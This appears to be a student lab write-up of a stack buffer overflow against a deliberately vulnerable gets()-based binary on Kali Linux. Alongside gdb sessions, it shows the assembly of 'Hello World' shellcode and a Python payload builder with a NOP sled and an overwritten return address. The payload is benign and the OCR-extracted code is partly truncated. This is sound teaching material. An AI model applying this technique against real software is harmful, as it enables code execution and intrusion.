

Hello world assembly code is written in hello.asm.


Kali Linux - VMware Workstation
hello.asm
Makefile
payload.py
victim-exec-stack
herschelle@kali: ~/Desktop/A2

```
┌──(herschelle㉿kali)-[~/Desktop/A2]
└─$ 
```

To compile it we type “make compile” in the terminal.




```
┌──(herschelle㉿kali)-[~/Desktop/A2]
└─$ make compile
nasm -f elf64 hello.asm -o hello.o
ld hello.o -o hello

┌──(herschelle㉿kali)-[~/Desktop/A2]
└─$ make run
./hello
Hello World

┌──(herschelle㉿kali)-[~/Desktop/A2]
└─$ make generate
objcopy -O binary --only-section=.text -I elf64-x86-64 hello opcodes.bin
hexdump -v -e '"\\""x" 1/1 "%02x" ""' opcodes.bin
\xeb\x0b\x48\x65\x6c\x6c\x6f\x20\x57\x6f\x72\x6c\x64\x48\x31\xc0\xb0\x01\x48\x31
\xff\x66\x83\xc7\x01\x48\x8d\x35\xe2\xff\xff\xff\x48\x31\xd2\x48\x83\xc2\x0b\x0f
\x05\x48\x31\xc0\xb0\x3c\x48\x31\xff\x0f\x05

┌──(herschelle㉿kali)-[~/Desktop/A2]
└─$
```

To run “make run”. This prints “Hello World”.

We can get the shellcode by typing “make generate”.


We copy this shellcode to a variable called “shell_code” in payload.py file. I will be using this file to generate the final payload for the buffer overflow.



```python
import sys

return_address = '\x50\xde\xff\xff\xff\x7f\x00\x00'

shell_code = "\xeb\x0b\x48\x65\x6c\x6c\x6f\x20\x57\x6f\x72\x6c\x6

nop_length = 16

nop_slid = "\x90" * nop_length

padding = '\x00' * 5

payload = nop_slid + shell_code + padding + return_address

sys.stdout.write(payload)
```

```
┌──(herschelle㉿kali)-[~/Desktop/A2]
└─$ make compile
nasm -f elf64 hello.asm -o hello.o
ld hello.o -o hello

┌──(herschelle㉿kali)-[~/Desktop/A2]
└─$ make run
./hello
Hello World

┌──(herschelle㉿kali)-[~/Desktop/A2]
└─$ make generate
objcopy -O binary --only-section=.text -I elf64-x86-64 hello opcodes.bin
hexdump -v -e '"\\""x" 1/1 "%02x" ""' opcodes.bin
\xeb\x0b\x48\x65\x6c\x6c\x6f\x20\x57\x6f\x72\x6c\x64\x48\x31\xc0\xb0\x01\x48\x31
\xff\x66\x83\xc7\x01\x48\x8d\x35\xe2\xff\xff\xff\x48\x31\xd2\x48\x83\xc2\x0b\x0f
\x05\x48\x31\xc0\xb0\x3c\x48\x31\xff\x0f\x05

┌──(herschelle㉿kali)-[~/Desktop/A2]
└─$
```


Now we fire up gdb using “gdb ./victim-exec-stack” and disassemble the binary using “disas main”.



```
(No debugging symbols found in ./victim-exec-stack)
(gdb) disas main
Dump of assembler code for function main:
   0x00000000004005b6 <+0>:     push   %rbp
   0x00000000004005b7 <+1>:     mov    %rsp,%rbp
   0x00000000004005ba <+4>:     sub    $0x40,%rsp
   0x00000000004005be <+8>:     mov    $0x400684,%edi
   0x00000000004005c3 <+13>:    call   0x400470 <puts@plt>
   0x00000000004005c8 <+18>:    lea    -0x40(%rbp),%rax
   0x00000000004005cc <+22>:    mov    %rax,%rdi
   0x00000000004005cf <+25>:    mov    $0x0,%eax
   0x00000000004005d4 <+30>:    call   0x4004a0 <gets@plt>
   0x00000000004005d9 <+35>:    lea    -0x40(%rbp),%rax
   0x00000000004005dd <+39>:    mov    %rax,%rsi
   0x00000000004005e0 <+42>:    mov    $0x400699,%edi
   0x00000000004005e5 <+47>:    mov    $0x0,%eax
   0x00000000004005ea <+52>:    call   0x400480 <printf@plt>
   0x00000000004005ef <+57>:    mov    $0x0,%eax
   0x00000000004005f4 <+62>:    leave
   0x00000000004005f5 <+63>:    ret
End of assembler dump.
(gdb) break *0x00000000004005f4
Breakpoint 1 at 0x4005f4
(gdb)
```


Set the break point just before the ret instruction to analyse the state of the program.

Now we run the program using “run” and enter any random input. The program stops at the breakpoint.



```
Enter text for name:
AAAA
content of buffer: AAAA

Breakpoint 1, 0x00000000004005f4 in main ()
(gdb) x/40wx $rsp
0x7fffffffdef0: 0x41414141      0x00000000      0x0040064d      0x00000000
0x7fffffffdf00: 0x00000000      0x00000000      0x00400600      0x00000000
0x7fffffffdf10: 0x00000000      0x00000000      0x004004c0      0x00000000
0x7fffffffdf20: 0xffffe020      0x00007fff      0x00000000      0x00000000
0x7fffffffdf30: 0x00000000      0x00000000      0xf7e087ed      0x00007fff
0x7fffffffdf40: 0xffffe028      0x00007fff      0xf7fca000      0x00000001
0x7fffffffdf50: 0x004005b6      0x00000000      0xffffe339      0x00007fff
0x7fffffffdf60: 0x00400600      0x00000000      0xc6814306      0xff8ebbd2
0x7fffffffdf70: 0x004004c0      0x00000000      0x00000000      0x00000000
0x7fffffffdf80: 0x00000000      0x00000000      0x00000000      0x00000000
(gdb) info frame
Stack level 0, frame at 0x7fffffffdf40:
 rip = 0x4005f4 in main; saved rip = 0x7ffff7e087ed
 Arglist at 0x7fffffffdf30, args:
 Locals at 0x7fffffffdf30, Previous frame's sp is 0x7fffffffdf40
 Saved registers:
  rbp at 0x7fffffffdf30, rip at 0x7fffffffdf38
(gdb)
```

Now type “ x/40wx $rsp”, this shows 40 words of addresses start from the stack. We see stack starts at “0x7fffffffdef0” and copy this to a variable named “return_address” in payload.py.




```python
import sys

return_address = '\xf0\xde\xff\xff\xff\x7f\x00\x00'

shell_code = "\xeb\x0b\x48\x65\x6c\x6c\x6f\x20\x57\x6f\x72\x6c\x6

nop_length = 16

nop_slid = "\x90" * nop_length

padding = '\x00' * 5

payload = nop_slid + shell_code + padding + return_address

sys.stdout.write(payload)
```

```
(process 556952) exited normally]
```

Payload is carefully designed so that the return address exactly coincides with rip of the program.

Now we type “make payload” to get the final payload, which comes out to be -




```
9090 9090 9090 9090 9090 9090 9090 9090
eb0b 4865 6c6c 6f20 576f 726c 6448 31c0
b001 4831 ff66 83c7 0148 8d35 e2ff ffff
4831 d248 83c2 0b0f 0548 31c0 b03c 4831
ff0f 0500 0000 0000 50de ffff ff7f 0000
```

```
└─$ make compile
nasm -f elf64 hello.asm -o hello.o
ld hello.o -o hello

┌──(herschelle㉿kali)-[~/Desktop/A2]
└─$ make run
./hello
Hello World

┌──(herschelle㉿kali)-[~/Desktop/A2]
└─$ make generate
objcopy -O binary --only-section=.text -I elf64-x86-64 hello opcodes.bin
hexdump -v -e '"\\""x" 1/1 "%02x" ""' opcodes.bin
\xeb\x0b\x48\x65\x6c\x6c\x6f\x20\x57\x6f\x72\x6c\x64\x48\x31\xc0\xb0\x01\x48\x31
\xff\x66\x83\xc7\x01\x48\x8d\x35\xe2\xff\xff\xff\x48\x31\xd2\x48\x83\xc2\x0b\x0f
\x05\x48\x31\xc0\xb0\x3c\x48\x31\xff\x0f\x05

┌──(herschelle㉿kali)-[~/Desktop/A2]
└─$ make payload
python2 payload.py > payload

┌──(herschelle㉿kali)-[~/Desktop/A2]
└─$
```

16 bytes of nop slid, followed by shellcode, plus some padding is added to make it reach 72 bytes.


Note: We can replaced ‘\x00’ or NULL characters will nops if we encounter strcpy. But this program uses gets so this works fine.



```
0x7fffffffdf70: 0x004004c0      0x00000000      0x00000000      0x00000000
0x7fffffffdf80: 0x00000000      0x00000000      0x00000000      0x00000000
(gdb) info frame
Stack level 0, frame at 0x7fffffffdf40:
 rip = 0x4005f4 in main; saved rip = 0x7ffff7e087ed
 Arglist at 0x7fffffffdf30, args:
 Locals at 0x7fffffffdf30, Previous frame's sp is 0x7fffffffdf40
 Saved registers:
  rbp at 0x7fffffffdf30, rip at 0x7fffffffdf38
(gdb) c
Continuing.
[Inferior 1 (process 556952) exited normally]
(gdb) run < payload
Starting program: /home/herschelle/Desktop/A2/victim-exec-stack < payload
Enter text for name:
content of buffer: ����������������
                              Hello WorldH1��H1�f��H�5����H1�H��
                                                              H1��xH1�

Breakpoint 1, 0x00000000004005f4 in main ()
(gdb) c
Continuing.
Hello World[Inferior 1 (process 557089) exited normally]
(gdb)
```

Now we are all set to pass it to the program. Type “run < payload” launch the attack. We see the program again stopped at out breakpoint which we can continue by typing “c”.

And voila!, other than printing the buffer contents which the program does by default, it also printed another “Hello World” which came from our shellcode. We can quit and rerun gdb to remove the breakpoint and execute it all together.



```
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
